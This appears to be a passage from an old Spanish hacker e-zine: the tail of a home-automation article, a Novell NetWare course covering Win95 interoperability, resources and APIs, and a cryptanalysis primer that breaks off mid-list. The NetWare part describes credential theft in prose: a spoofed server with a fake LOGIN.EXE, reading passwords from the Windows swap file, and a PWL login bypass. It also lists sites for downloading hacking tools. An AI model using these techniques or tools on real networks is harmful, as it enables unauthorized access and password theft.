Dado que el protocolo SCADA es comun para muchos fabricantes, parece que es una gran promesa para el futuro. Pero lleva asi mas de 15 anios!
Tambien mencionar que el Sistema Operativo QNX se instala en pequenios ordenadores de control, y, a traves de modulos especificos para los gadgets, es bastante potente. El tema es muy largo para comentarlo, y no es tan del dominio publico como cabria esperarse.
Una casa con la que he trabajado y que me gusta mucho es ANDOVER CONTROLS.
Tienen gran variedad de controladores, tanto maestros como esclavos.
Los maestros son ordenadores industriales: procesador 68040, 8 Mg de memoria, Ethernet, totalmente programables en lenguaje de alto nivel, multitarea, puertos serie y paralelo, 2 dias de autonomia sin alimentacion, y muy resistentes en entornos agresivos.
Los esclavos suelen usan un 68HC11 o similar, y los hay de muchos tipos: varias entradas/salidas analogicas/digitales, pantallas tactiles, sondas de temperatura, displays, arquitectura en red RS232/RS485, programables a alto nivel, y pueden funcionar aunque pierdan la conexion con su maestro.
El sistema se llama INFINITY y, aunque es caro, para mi es el mejor.

A continuacion muestro el sistema que he instalado en mi casa. Esta operativo las 24 horas del dia, y lo oriento a la comodidad, no al ahorro energetico. En realidad, lo tengo para sorprender a la gente que me visita.

Mi casa tiene salon, dormitorio, cocina, excusado (:-), estudio, pasillo.

Mi sistema tiene como corazon un PC con
-Microprocesador 386
-Caja, fuente alimentacion.
-4Mg de memoria
-Disquetera
-2 puertos serie, 1 paralelo
-Interface de 2 Joysticks (2*2 entradas analogicas, 3*2 digitales)
-Sin monitor, sin disco duro,
-3 controladores domesticos, cada uno 16 entradas digitales, 8 salidas digit.
-2 controladores domesticos, cada uno 2 entradas analogicas, 2 salidas analog.
-Tarjeta de sonido, aprovechando tambien la entrada MIDI
-Teclado, usado como 101 entradas analogicas (cada tecla), sabiendo que a veces se pueden pulsar hasta 15 teclas simultaneamente, y otras veces solo 2.
-Tarjeta extra 2 puertos serie, 1 paralelo

El ordenador arranca desde disquete. Carga el programa en memoria, y lo ejecuta. Cada poco tiempo guarda variables en el disco.
Si hay un cambio de disco, lee las nuevas variables del disco, y sigue.
Si hay un cambio de disco, lee el nuevo programa del disco, y sigue.
Asi lo controlo facilmente desde mi PC "de verdad".
Tambien lo conecto por un puerto serie al PC maestro, para monitorizar.

Lo primero: las luces
Tengo 14 lamparas, 1 de ellas con tubo fluorescente, y 13 bombillas.
Pongo 8 dimmers.
4 interruptores on/off (4 entradas constantes),
3 interruptores de potenciometro 4 posiciones (off, poco, mucho, total: 3*4 entradas constantes)
7 pulsadores temporizados (7 entradas con control de tiempo; hay que pulsar solo un ratito para activarlas)
Sumar 3 sondas de luminosidad.
El cableado en algunos puntos tiene que ser doble (por ejemplo, para encender las luces del pasillo tanto desde un extremo como del otro).
Un interruptor on/off funciona muy facil: el programa mira cuanto vale esa entrada, y si cambia, manda la orden a la salida; se activa el rele, y se enciende (o se apaga) la luz.
Cada una de las 4 posiciones de un interruptor de 4 posiciones fuerza que se cierre un cirtuito, haciendo que se pulse una tecla. Esto es una entrada para el programa, que se encarga de activar un dimmer.
El funcionamiento de un dimmer es sencillo: se manda tension de 5V. durante un tiempo; si este tiempo es inferior a 0.2 segundos, se apaga; si es superior a 1.2 segundos, se enciende al 100%; si esta entre 0.2 y 1.2 , se enciende a un porcentaje equivalente, por ejemplo, 0.3 sg encienden al 10%, 1.1 al 90%
Los pulsadores temporizados funcionan (como yo quiera) de manera que en funcion del tiempo que estn pulsados, consideren una entrada u otra; si se pulsan durante menos de 0.2 segundos, apagan la luz; mas de 1.2 sg, encienden al 100%; cualquier tiempo intermedio, una luz proporcional.
Por esto es bastante importante la temporizacion, tanto de entrada como de salida.

```
while(1)
 {
 tiempo_anterior=tiempo_actual;
 tiempo_actual=time();
 tiempo_intervalo=tiempo_actual-tiempo_anterior;
 if(salon->interruptor1->pulsado)
        salon->interruptor1->tiempo_pulsado+=tiempo_intervalo;
 if(salon->interruptor2->pulsado)
        salon->interruptor2->tiempo_pulsado+=tiempo_intervalo;
 if(estudio->interruptor1->pulsado)
        estudio->interruptor1->tiempo_pulsado+=tiempo_intervalo;

 if(estudio->luz1->dimmer->activo)
        estudio->luz1->dimmer->activo+=tiempo_intervalo;
 if(estudio->luz1->dimmer->activo)
        desactiva_dimmer(estudio->luz1->dimmer);

 ... // aqui se pierde mucho tiempo mirando las entradas

 if(estudio->interruptor1->cambio)
   {
   estudio->interruptor1->cambio=OFF;
   estudio->interruptor1->tiempo_pulsado=0;
   if(estudio->interruptor1->tiempo_pulsado <=0.2 )
        pon_valor_luz(estudio->luz1, 0.2);
        // este valor tambien se temporiza en el bucle principal
   if(estudio->interruptor1->tiempo_pulsado >=1.2 )
        pon_valor_luz(estudio->luz1, 1.2);
   if(estudio->interruptor1->tiempo_pulsado >0.2 &&
      estudio->interruptor1->tiempo_pulsado <1.2)
        pon_valor_luz(estudio->luz1, estudio->interruptor1->tiempo_pulsado);
        // esta funcion tambien pone otros datos: hora de encendido, ...
   }
```

```
 }
```

Ahora se une el sistema de iluminacion por deteccion de luminosidad:
Este sistema se activa (en una habitacion) si ha pasado mas de media hora
desde que se pulso un interruptor.
Si esta operativo, cada 5 minutos se mira la luminosidad que hay, y se
encienden/apagan las luces o se ajustan los dimmers.

```
while(1)
 {
 if(estudio->luminosidad->activo)
   if(estudio->luminosidad->ultimo_tiempo_revisado > 5*60+tiempo_actual )
    if(estudio->luminosidad->valor > 10+estudio->luminosidad->ultimo_valor ||
       estudio->luminosidad->valor < 10-estudio->luminosidad->ultimo_valor )
          {
          estudio->interruptor1->tiempo_pulsado=estudio->luminosidad->valor;
          estudio->interruptor1->cambio=OFF;
          // un sistema simula al otro
          }
 ... // siguen las comprobaciones anteriores
 ... // siguen las actuaciones anteriores
 }
```

Y asi con todos. Como ya he dicho mas de una vez, este sistema acaba siendo
dificil de entender. Sobre todo, a veces no funciona, debido a la interaccion
de unos sistemas con otros.
Entonces se tiende a un sistema multitarea: me invento un sistema de agendas
que es capaz de mandarse a si mismo cosas para hacer, metiendolas en un cola.
Esto transforma el sistema en uno totalmente modular, con la desventaja que
hay que mantaner un monton de variables globales. Pero, con un poco de tecnica
de programacion orientada a objetos, se soluciona.

Una de las partes mas emocionantes es el reconocimento de ordenes por voz.
Le dicto unas cuantas palabras (encender, mucho, pasillo, dentro de x horas,
siete, abre, ...) y unas cuantas estructuras semanticas:
[accion] [calific.cantidad | numeros] [calific.temporales] [objeto] [lugar]
Para que entienda ordenes del tipo
"encender poco luz salon"
o incluso "luz", "mas frio aqui", "abrir ochenta por cien ventana estudio", ..
Tuve que instalar 8 microfonos, hacer que solo escuchara a uno de ellos, y
8 altavoces para saber lo que habia entendido.
Al principio decidi que antes de hablar, tenia que pulsar un boton, al igual
que se hace en los interfonos que conectan un despacho con otro, pero era
mucho mas impresionante que no tuviera que hacer esto, y le pudiera hablar
desde cualquier sitio.
Al principio me costo que no entendiera las palabras de la tele ni de la
musica, pero afinando para que solo reconociera mi voz. Me vi obligado a usar
una palabra clave antes de mandar una orden (por cierto, asi cuando le hablo,
baja el volumen de la tele - si lo cree conveniente)
Ahora es im-presionante cuando digo
"Sebastian, abre la puerta" y el contacto magnetico se libera y abre la puerta
"Igor, sube volumen Compact Disc", "Igor, llama por telefono a mi hermana"
"Ambrosio, me gustaria un Ferrero-Roche" (hasta ahora, esto no funciona).
Si se conecta la tarjeta de sonido al telefono, y se pone el contestador
automatico, tambien es posible mandarle ordenes para que enchufe algo; asi es
posible tener las luces de encendidas antas de llegar, o la calefaccion, o
mandr programar el video si se te ha olvidado y estas en la calle.

Una de la cosas que mas me costo es el control de la tele, el video, y la
cadena de sonido, asi que lo voy a explicar:
Casi todos estos aparatos se pueden manejar con un mando a distancia, asi que

abriendo el mando, se ve la matriz de conexiones que se activan cuando se pulsa alguna tecla. Por tanto se puede usar una tarjeta de salidas digitales para activar los reles que simulan las teclas.
Pero yendo un poco mas alla, estos aparatos mandan una onda (infrarrojos o ultrasonidos), que se puede producir con una tarjeta de salidas analogicas acoplada al mismo dispositivo. Lo malo de esto es que entonces te quedas sin mando a distancia. Si se consigue un emisor de infrarrojos multifrecuencia, o se saca de algun mando de otra tele/video/hifi , suele ser facil ajustarlo.
Quizas necesites un osciloscopio, conversores Digital-Analogico, y algun amplificador de senial.

Tambien le he puesto un sistema de alimentacion ininterrumpida (UPS o SAI) para cuando falle la red electrica (hasta ahora no me ha pasado).
Por supuesto que el sistema tambien funciona en manual. Lo que no se es que va a pasar cuando me mude de casa.

Algunas cosas que se pueden hacer:
subir/bajar temperatura
encender/apagar/variar luces
abrir cerraduras de puerta (con contacto magnetico = 1 salida digital)
abrir ventanas (un motor, una salida dig. y una entrada dig. de 4 posiciones)
hacer de contestador automatico
llamar por telefono (al tabajo o a casa, dependiendo de la hora)
hacer cosas si le llamo por telefono
cambiar la tele de canal
programar el video
autoajustarse

Algunas cosas que NO se pueden hacer
cocinar, fregar, planchar, limpiar, lavar, hacer la cama, ...
cambiar una cinta de casette
autoprogramarse

En general, para hacer algo asi hay que saber (o conocer a alguien que sepa) programar, electronica del PC, electronica analogico/digital, electricidad basica, mecanica media,
y tener tiempo, ganas y dinero. Espero que alguien se anime.
Al igual que hay una definicion de hacker que dice que es alguien que sabe mucho de ordenadores y tiene interes en aprender, entenderlos, y manejarlos hasta el tope, el campo de la domotica es igual de interesante, y es facil empezar.

EOF

```
-[ 0x0E ]-------------------------------------------------------------------
-[ CURSO DE NOVELL NETWARE -VIII-, -IX- Y -X- ]-----------------------------
-[ by MadFran ]-------------------------------------------------------SET-18-
```

Octavo capitulo sobre Novell Netware

Capitulo - 08 NETWARE Y WINDOWS 95

08-1 Puede provocar problemas Win 95 a un server Netware ?

Por defecto Windows 95 se entrega con nombres largos (Long Files Names, LFN) y con Packet Burst Activate. LFN da problemas .... si el server no entiende los nombres largos, habran conflictos de archivos y ocasionalmente bloquerara el server.

Pero lo peor es Packet Burst. A menos que tengas como minimo un server 3.11 corriendo PBURST.NLM, con drivers capaces de manejar Packet Burst, el buffer utilizado para las conexiones network y/o el buffer de la tarjeta de red, daran problemas, desde esperas largas hasta desconexiones.

Hay una serie de cosas que se podrian hacer, desde poner al dia el server (no es posible para usuarios de 2.x), hasta a¤adir al SYSTEM.INI de las estaciones clientes la secccion siguiente :

```
[hwredir]
SupportBurst=0
SupportLFN=0
```

08-2 ...y problemas a una red Netware ?

Si esta configurado el File&Print Sharing y tienes usuarios N0-Win 95, puedes tener serios problemas de red. Por que ?. He aqui una breve explicacion.

El modo en que Netware publica sus archivos e impresoras es via sus propios (y bien documentados) Service Advertisng Protocol (SAP). El modo en que se comunican estos recursos es via paquetes Routing Information Protocol (RIP). Ambos se transmiten en modo publico. Los servers Netware e incluso los equipos de red inteligentes que conforman el esquema de protocolos (como routers) comparte esta informacion dinamicamente. El problema nace cuando Win 95 es configurado con File&Sharing para Netware, debido a que Win 95 tiene un asqueroso sistema de interactuar con SAP y RIP. Como muchos especialistas en LAN/WAN diran, los extras SAP rapidamente absorven ancho de banda, causando demoras y tormentas de comunicacion.

Netware 3.x y 4.x tienen patches para esto, pero lo mas facil es simplemente NO usar File&Print Sharing bajo Win 95....utiliza los servicios standard de Netware o usa en su lugar clientes FPS para redes Microsoft.

Pueden los hackers aprovecharse de esto ? He aqui un poco de teoria.

- Instala File&Print Sharing para Netware en Windows 95.
- En una ambiente Netware, hay un numero de red interno y otro externo. Win 95 solo te mostrara el externo, y con este nuemro puedes determinar cuan lejos estas del servidor.
- Cuando un usuario normal se conecta, el usuario necesita acceder al server mas cercano para encontrar la direccion de su servidor preferido de las tablas SSAP y RIP que se encuentran en el server mas cercano. Los routers normalmente, solo daran el nombre y direccion del server mas cercano. Esto provocara un monton de conexiones al server. Ni siquiera incluir una variable PREFERED SERVER en el NET.CFG, ayudara de mucho.

- Para evitar a los clientes errores de timing out, Microsoft pasa al usuario al servidor preferente si el server Win 95 esta configurado con el mismo nombre.
- En teoria se podria crear un directorio \LOGIN y lanzar su propio LOGIN.EXE que grabara el password y reenvia al cliente a su server real.

Como evitarlo ? Bien, en un ambiente WAN un router puede configurarse para solo permitir SPs que vengan de ciertos segmentos, donde todos los puestos de trabajo funcionen bajo Win 95 (probablemente es una solucion Microsoft..) De todas formas, a pesar de que una docena de personas me han dicho que se puede hacer, ninguna me ha dicho que lo ha hecho.

08-3 Problemas con Win 95 y password dde Netware.

Windows 95 tiene su propio archivo de password y utiliza este archivo para almacenar su password y la de los servers Netware y NT. El problema es que el archivo PWL es facilmente crackeable por brute force, utilizando algunas programas facilmente encontrables en Internet. Para evitar esto felizmente existe el Service Pack1 o desconectar el archivo de Passwords.

Pero todavia se puede acceder al WIN386.SWP. Ahora, o bien utilizando DiskEdit de Norton o arrancando desde DOS, puedes acceder al archivo SWP y buscar ahi la password. Busca la secuencia "nwcs" y la password esta despues.

08-4 Puede Win 95 by-pasar la seguridad Netware ?

No estoy seguro de las condiciones, pero si tu archivo PWL tiene entre 600 bytes y 900 bytes, tu estacion de trabajo se puede conectar sin necesidad de password. Este bug funciona en Diciembre de 1995.

Hay dos formas de explotacion.

- En algunos sistemas generando un archivo grande puedes simplemente asegurarte que generas un archivo PWL con el nombre de la cuenta objetivo y arrancar con este archivo PWL.
- Simplemente conseguir el PWL de un PC desatendido y arrancar usandola.

Noveno capitulo sobre Novell Netware

Capitulo - 09 RECURSOS

09-1. Algunos sitios para hacer FTP

Hay mucha informacion extraible de FAQs. No los he probado todos y no puedo asegurar que funcionen. Bien... pero para empezar....

FTP oficiales de Novell:

ftp.novell.com		137.65.2.108
ftp.novell.de		193.97.127.37

Mirrors de Novell:

netlab2.usu.edu		129.123.1.44 (el mejor)
ftp.rug.nl	/networks/novell/updates	129.125.4.14
tui.lincoln.ac.nz	/	138.75.90.4

```
Other Misc. Sites:

splicer2.cba.hawaii.edu /                       128.171.17.2
risc.ua.edu             /pub/network/netwire    130.160.4.7
                        /pub/network/pegasus
                        /pub/network/misc
                        /pub/network/tcpip
wuarchive.wustl.edu     /systems/novell         128.252.135.4
ftp.uni-kl.de           /pub/novell             131.246.94.94
netlab.usu.edu          /novell                 129.123.1.11
                        /netwatch
chaos.cc.ncsu.edu       /pc/novell              152.1.10.23
                        /pc/utils
                        /pc/email
                        /pc/nlm
                        /pc/manage
sodapop.cc.LaTech.edu   /pub/novell/specials    138.47.22.47
ftp.safe.net            /pub/safetynet/         199.171.27.2
ftp.best.com            /pub/almcepud/hacks     206.86.8.11
ftp.infonexus.com       /pub/ToolsOfTheTrade/Netware
                                                207.171.209.35
biomed.engr.LaTech.edu  /sys/pub/ecl/specials   138.47.15.1
ftp.iag.net             /pub/clipper/           204.27.210.69


09-2. Algunos WWW de Novell

http://www.novell.com/                                  Novell en Provo
http://www.novell.de/                                   Novell en Europa
http://www.salford.ac.uk/ais/Network/Novell-Faq.html    Novell@listserv.syr.edu
http://mft.ucs.ed.ac.uk/                                Edinburg Tech Library*
http://www.efs.mq.edu.au/novell/faq                     comp.sys.novell FAQ
http://occam.sjf.novell.com:8080                        Manuales Online
http://www.safe.net/safety                              Security Company
http://www.users.mis.net/~gregmi/                       Muy bueno!
http://www.rad.kumc.edu/share/novell/apps/              Buena coleccion de
                                                        herramientas
http://www.cis.ohio-state.edu/hypertext/faq/usenet/netware/security/faq.html
                                            comp.os.netware.security FAQ
http://www.fsid.cvut.cz/pub/net/msdos/packet-monitor/   Sniffers


09-3. Foros de debate Netware USENET

Especificos Netware :

        comp.os.netware.misc (grupo principal)
        comp.os.netware.announce (moderada)
        comp.os.netware.security (sobre seguridad)
        comp.os.netware.connectivity (conectividad LAN Workplace)

Seguridad, H/P en general:

        alt.2600
        alt.security
        comp.security.announce
        comp.security.misc


09-4. Listas de distribucion Netware

*  NOVELL@listserv.syr.edu - envia un email sin subject a
```

listserv@listserv.syr.edu con "subscribe NOVELL Your Full Name" en el
cuerpo del mensaje.
Recibiras un mensaje al que tienes que responder en dos dias, sino no te
incluiran en la lista.

Greg Miller ha lanzado una lista de seguridad.
Para suscribirte:

subscribe nw-hack

a majordomo@dav-48.anthro.ufl.edu. Esta lista es para DETALLADAS discusiones
de seguridad Netware. Como nota interesante, el server es un Netware
3.x con Mercury mail.

Hay como minimo otras 17 listas activas que tratan de Netware
Pueden encontrarse en NOVELL@listserv.syr.edu.

09-5. Y FAQs de Netware ?

El mas completo es el de NOVELL@LISTSERV.SYR.EDU, disponible en muchos sitios

ftp://netlab2.usu.edu/misc/faq.txt

http://netlab1.usu.edu/novell.faq/nov-faq.htm

Stanley Toney publica una bi-semanal Netware Patches y Updates FAQ en
comp.os.netware.announce. Tambien disponible en
ftp://ftp.nsm.smcm.edu/pub/novell/patchfaq.zip.

Marcus Williamson tiene una FAQ exclusiva para Netware 4:
http://ourworld.compuserve.com/homepages/marcus_williamson/

No olvidar alt.2600/#hack FAQ como fuente generica de
hacking/phreaking, disponible en rtfm.mit.edu.

09-6. Donde encontrarlos ?

FTP:

```
SETSPWD.NLM  - netlab2.usu.edu     /misc
SETSPASS.NLM - netlab2.usu.edu     /misc
CONLOG.NLM   - netlab2.usu.edu     /misc
USERLST.EXE  - ml0.ucs.ed.ac.uk    /guest/pc/novell/utils jrb212a.zip
LASTHOPE.NLM - ml0.ucs.ed.ac.uk    /guest/pc/novell/nlms lasthope.zip
X-AWAY.EXE   - ml0.ucs.ed.ac.uk    /guest/pc/novell/utils  x-away.zip
GRPLIST.EXE  - ml0.ucs.ed.ac.uk    /guest/pc/novell/utils jrb212a.zip
GETEQUIV.EXE - ml0.ucs.ed.ac.uk    /guest/pc/novell/utils jrb212a.zip
TRSTLIST.EXE - ml0.ucs.ed.ac.uk    /guest/pc/novell/utils jrb212a.zip
SECUREFX.NLM - www.novell.com      Search for it in the Tech Section
SMARTPASS    - ftp.efs.mq.edu.au   /pub/novell             smrtpw.zip
```

WWW:

```
BACKDOOR.EXE - http://www.worldaccess.nl/~mk77
BINDERY.EXE  - http://www.nmrc.org/files/netware/bindery.zip
SETPWD.NLM   - http://www.nmrc.org/files/netware/setpwd.zip
NOVELBFH.EXE - http://www.nmrc.org/files/netware/novelbfh.zip
KNOCK.EXE    - http://www.nmrc.org/files/netware/knock.zip
LOGIN.EXE    - http://www.nmrc.org/files/netware/nwl.zip
```

```
PROP.EXE     - http://www.nmrc.org/files/netware/nwl.zip
CHKNULL.EXE  - http://www.nmrc.org/files/netware/chknull.zip
NW-HACK.EXE  - http://www.nmrc.org/files/netware/nw-hack.zip
SUPER.EXE    - http://www.nmrc.org/files/netware/super.zip
RCON.EXE     - http://www.nmrc.org/files/netware/rcon.zip

Tambien en ftp.infonexus.com,.... buen sitio para hackers.



Decimo capitulo sobre Novell Netware

Capitulo - 10  LAS API DE NETWARE


10-1. Donde y como conseguir los API de Netware

En EEUU, llama al 1-800-RED-WORD, cuesta $50 e incluye dos licencias usuario
de Netware 4.1 Funciona con diversas compiladores, pero si quieres escribir
NLMs necesitaras el ultimo Watcon. Es el unico que conozco que puede linkar
NLM.


10-2. Otras alternativas ?

Hay diversas.

- Visual ManageWare de HitecSoft (602) 970-1025. Este producto permite
  desarrollar NLM y exes DOS mediante una herramienta tipo Visual Basic.
  Royalty-free sin C/C++ ni Watcom, sin embargo incluyen links para
  programas C/C++. El juego completo, incluyendo compiladores, cuesta 895$.

- Public Domain Small Men Model Lib.
  Se puede encontrar en :
  FTP://OAK.OAKLAND.EDU/SIMTEL/MSDOS/C/NETCLB30.ZIP
  El autor es Adrian Cunnelly - adrian@amcsoft.demon.co.uk
  Precio : 38 $ - Todas las librerias + Windowss DLL
  110 $ - Lo anterior mas las fuentes.

- Y nunca esta de mas visitar http://www.users.mis.net/~gregmi/
*EOF*
```

-[0x0F]--
-[CRIPTOANALISIS]---
-[by Hendrix]---SET-18-

CRIPTOANALISIS
****
por Hendrix

A) INTRODUCCION:

Habreis oido muchas veces que la Criptografia Moderna es muy segura, pero ¨Como se pueden desencriptar los mensajes? Las tecnicas para desencriptar mensajes ajenos se llama Criptoanalisis y seguro que os interesa.

¨Quien se atreve a desencriptar PGP?

B) TIPOS DE ATAQUES:

1. Ataque basado en Texto Cifrado conocido

Este es el ataque mas evidente, se supone que el criptoanalista ha interceptado un mensaje cifrado y pretende descifrarlo. Si el mensaje ha sido correctamente cifrado con algoritmos "robustos", el criptoanalista lo tiene muy complicado, por no decir imposible.

2. Ataque basado en Texto en Claro conocido

En este caso el criptoanalista tiene acceso tanto al texto cifrado como al original y el objetivo es tratar de descifrar la Clave que se ha utilizado. Aunque parezca un tipo de ataque extraño, es el mas comun:
Normalmente los mensajes que se van a cifrar tienen cierta estructura, lo que permite al criptoanalista conocer a priori gran parte del Texto en Claro aunque solo cuente con el Texto Cifrado.

3. Ataque basado en Texto en Claro seleccionado

Este metodo es mas bien academico y sirve para probar la fortaleza de los algoritmos, en la practica su uso es muy extra¤o. Aqui el Criptoanalista lo tiene todo:
Puede elejir una serie de textos (a veces hasta miles o millones de textos), y obtener el texto cifrado correspondiente. El objetivo sigue siendo el mismo, encontrar la Clave de cifrado. A pesar de todas estas ventajas un buen algoritmo de cifrado debe resistir este tipo de ataques.

C) METODOS:

Vamos a por lo que os importa. ¨Que metodos existen para descifrar un mensaje encriptado?, la verdad es que se trata de una tarea muy dificil. De todas formas explicare todos los metodos que conozco y al final utilizaremos todo lo hemos aprendido para intentar descifrar un mensaje PGP.

1. FUERZA BRUTA ----------

a) Algorimos simetricos

En principio este deberia ser el unico metodo para desencriptar un mensaje de clave simetrica como DES, RC5, IDEA o Blowfish. El metodo es evidente,

probar todas las posibles Claves hasta encontrar la correcta.
Aqui tenemos dos problemas:
El numero de Claves es igual a 2 elevado al numero de bits de la Clave. Lo que significa que para 64 bits es una bestialidad de claves (Si todavia no estas convencido, echale un vistazo al proyecto Bovine y veras el esfuerzo necesario para desencriptar una unica palabra cifrada con RC5-64bits).
Pero aun asi sigues teniendo otro problema ¨Como sabes que la Clave que has probado es la correcta? Si solo conoces el texto cifrado podria ser que dos textos diferentes cifrados con claves diferentes dieran el mismo resultado despues de cifrarlos!!

b) Algoritmos asimetricos

Por su parte los algoritmos de Clave asimetrica se basan en la imposibilidad de resolver un problema matematico concreto. Asi,

RSA se basa en la dificultad de factorizar un numero muy grande que sea el resultado de la multiplicacion de 2 numeros primos grandes

Diffie-Hellman se basa en la dificultad de encontrar el logaritmo entero de un numero muy grande.

Ultimamente se esta investigando en un nuevo campo, las Curvas Elipticas que parece ser todavia mas dificil que los anteriores.

Por ultimo quisiera comentar el dilema Memoria/Procesamiento. Hay que tener en cuenta que las claves se pueden procesar previamente y guardarla en algun sitio. ¨Alguien ha intentado crear alguna vez un CD con passwords desencriptadas de UNIX?, podria ser una buena idea.

2. MATEMATICOS ----------

Los metodos matematicos se utilizan generalmente para probar la fortaleza de un algoritmo, evidentemente un buen algoritmo sera aquel que pueda superar este tipo de ataques.

a) Reducir el espacio de Claves

La mayoria de ataques a un Criptosistema se basan este metodo: intentar descartar Claves hasta llegar a reducir la cantidad de Claves a un numero suficientemente peque¤o como para poder aplicar un ataque por Fuerza Bruta. Con 2 elevado a 30 claves posibles, cualquiera puede intentar un ataque por Fuerza Bruta en un periodo de tiempo razonable.
DESCraker utiliza este metodo para desencriptar DES.

b) Estadisticos

Se basa en buscar algun tipo de estadistica en el texto cifrado. Cualquier algoritmo moderno que se precie debe superar esta prueba perfectamente, eliminando cualquier tipo de estadistica en los resultados. De echo cualquier algoritmo criptografico es un buen generador de numeros aleatorios.

c) Criptoanalisis Diferencial

Inventado por Adi Shamir. Se prueban unos textos en claro determinados que presentan ciertas simetrias en el texto cifrado y con esto se puede reducir el numero de Claves posibles. Con este metodo se han desencriptado muchos algoritmos que parecian indescifrables.

d) Ataques a Criptosistemas asimetricos

Los Algoritmos de Clave Publica nos presentan un reto concreto: Si somos capaces de resolver un problema matematico concreto podremos desencriptar la Clave. Este reto esta tan bien elejido que ni con toda la potencia de calculo imaginable seria posible resolverlo. Aun asi, en el futuro pueden aparecer nuevos algoritmos matematicos que simplifiquen el problema, haciendo que ciertos criptosistemas sean vulnerables.

RSA: Se basa en la factorizacion de numeros grandes. Este problema ha sido ampliamente estudiado por multitud de matematicos. El mejor algoritmo encontrado para resolver el problema es inviable para claves de 1024 bits o mas.

Diffie-Hellman: Se basa en resolver logaritmos enteros, aunque es mas debil que el RSA la solucion a este problema sigue siendo inviable para claves de 1024 bits o mas

Curvas elipticas: Resolver estos problemas son tremendamente dificiles hoy en dia lo que permitiria utilizar claves mas cortas que con RSA, sin embargo, al tratarse de un campo muy nuevo en Matematicas no se descarta la posibilidad de que se den nuevos avances en un futuro proximo, lo que haria vulnerable este tipo de algoritmos.

3. PUERTAS TRASERAS ----------

a) Troyanos

Siempre que utilicemos un software de criptografia existe la posibilidad de que el programador haya instalado un "Caballo de Troya" en el, que permita descifrarlo sin necesidad de utilizar la Clave. Es una situacion rebuscada pero posible.

b) Skipjack

LA NSA (Agencia de Seguridad Americana) ha propuesto un algoritmo llamado Skipjack para encriptar las comunicaciones telefonicas. Este algoritmo posee una puerta trasera llamada LEAF que permitiria descifrar la comunicacion sin necesidad de conocer la clave. Para crear el LEAF proponen que una parte de la clave la guarde el FBI y otra el Departamento de Hacienda. Si un juez decreta que se debe "pinchar" una linea, la policia pediria las claves a los depositarios y asi podria descifrar cualquier conversacion.

c) DES

Siempre se ha tenido la duda de si DES incorporaba una Puerta Trasera, las dudas provenian de las S-Box, una de las partes basicas del algoritmo DES. Estas Box estan compuestas por una serie de numeros elejidos por el creador del algoritmo y no existe un criterio real para que se utilicen esos numeros y no otros. De todas formas esto nunca se ha llegado a demostrar.

4. ROBO DE CLAVES ----------

EL metodo mas evidente y mas efectivo.

a) Claves privadas

Las claves privadas son la base de la criptografia moderna y su robo pone en peligro todo el sistema. Las claves privadas mas importantes se guardan en unos diapositivos llamados CSU de la empresa BBN, si alguien los roba e intenta abrirlos la informacion contenida se autodestruiria.
En PGP la clave privada se guarda en el archivo "secring.skr"

b) Robo del fichero de contrase¤as

/etc/passwd (hace falta mas explicaciones?)

5. CLAVES DEBILES ----------

Aunque se robe un fichero de Claves, casi siempre estara protegido por una contrase¤a. Y toda Contrase¤a es vulnerable.

a) Contrase¤as faciles

La mayoria de la gente utiliza contraseñas faciles, con un Crakeador de passwords y una lista de palabras es suficiente (no sere yo quien os ense¤e a hacer esto, demasiado facil)

b) Contrase¤as asignadas por el administrador

En muchos casos es el propio administrador del sistema el que crea una contrase¤a fuerte y se la da al usuario. Normalmente el usuario no puede aprendersela y la acaba escribiendo en un papel. Es peor el remedio que la enfermedad.

c) Contrase¤as dificiles

Algunos usuarios son conscientes de que una contrase¤a debe ser dificil, asi que se crean una del tipo: "Rt45ff2Zz". El problema es que este tipo de contrase¤as es dificil de recordar por lo que acaban utilizandola para todo. Piensalo:¨Cuantas contrase¤as diferentes utilizas normalmente?

d) Claves de sesion debiles

Al crear una clave de sesion, esta debe ser totalmente aleatoria. Esto no siempre ocurre y puede que el generador no sea lo bastante aleatorio. Un criptoanalista podria analizar el algoritmo de creacion de claves y reducir asi el espacio de claves posibles (metodo 2a)

6. MAN-IN-THE-MIDDLE----------

Se trata de un ataque muy complejo pero que puede descifrar rapidamente cualquier criptosistema, incluso PGP.
La tecnica consiste en interponerse entre el emisor y el receptor impidiendo cualquier comunicacion entre ambos sin pasar por el Criptoanalista.
Para explicar este metodo utilizare un cuento, es mas facil de entender:

"Ana quiere mandar un mail a Paco encriptado con PGP, para ello necesita su clave publica. Un Pirata ha modificado la Clave Publica de Paco de tal manera que cuando Ana cree tener la clave publica de Paco en realidad lo que tiene es la clave publica del Pirata. Ana encripta el mensaje, el Pirata lo intercepta y lo desencripta con su clave privada. Despues lo vuelve a encriptar con la clave de Paco y se lo manda. Paco recibe el mensaje y lo descifra sin sospechar nada. Ahora el Pirata debe repetir la operacion con Paco.
El resultado final es que aunque Ana y Paco creen tener una comunicacion segura hay un Man-In-The-Middle que esta interceptando todos los mensajes."

Con el uso de Certificados Digitales se puede impedir este ataque.

7. PLAY-BACK ----------

La tecnica consiste en intentar acceder a un sistema repitiendo los mensajes que otro usuario ha enviado y que el Criptoanalista ha interceptado y guardado. En cualquier protocolo de seguridad moderno se incluyen datos aleatorios llamados "Nonce o Fresh" que son diferentes cada vez que se inicia un protocolo, el objetivo es evitar este tipo de ataques.

8. ATAQUE DEL CUMPLEAÑOS ----------

Es un curioso metodo de ataque contra una funcion Hash. Es muy largo de explicar, tan solo dire que funciona con Hash de menos de 100 bits. Los algoritmos mas tipicos: MD5 (128 bits) y SHA (168 bits) estan libres de este ataque

9. CERTIFICADOS REVOCADOS ----------

Algunos protocolos modernos como SET admiten la creacion de listas de certificados no validos (para el caso de robos de claves), si un criptoanalista ha robado una clave y el propietario de la clave se entera, debe asegurarse ademas que su victima no reciba la lista de certificados revocados (CRL) sino la clave robada no servira de nada.

10. OTROS SISTEMAS ----------

Si se utiliza sistemas Biometricos (basados en caracteristicas fisicas de la persona como los ojos, manos, etc..) o Tarjetas Inteligentes, el ataque se complica todavia mas.

DESENCRIPTAR PGP

Por intentarlo que no quede, estan son todas las posibilidades:

a) Troyano

La version 5.0 de PGP para Windows viene sin codigo fuente por lo que podria incluir un troyano (quien sabe), la version 2.6 viene con codigo fuente, ideal para paranoicos.

b) Fuerza Bruta: IDEA

La primera opcion es intentar desencriptar el mensaje cifrado con IDEA por fuerza bruta. Recuerda que es algoritmo de 128 bits. Resultado: Imposible.

c) Fuerza Bruta RSA / D-H

Tambien puedes intentar factorizar la Clave Publica para obtener la Clave Privada. Si se utilizan Claves de 1024 bits o mas el resultado es claro: Imposible tambien.

e) Man-in-the-middle

Si no se utilizan Certificados Digitales esta tecnica es teoricamente posible aunque inviable a la practica.

d) Robo de Clave Privada

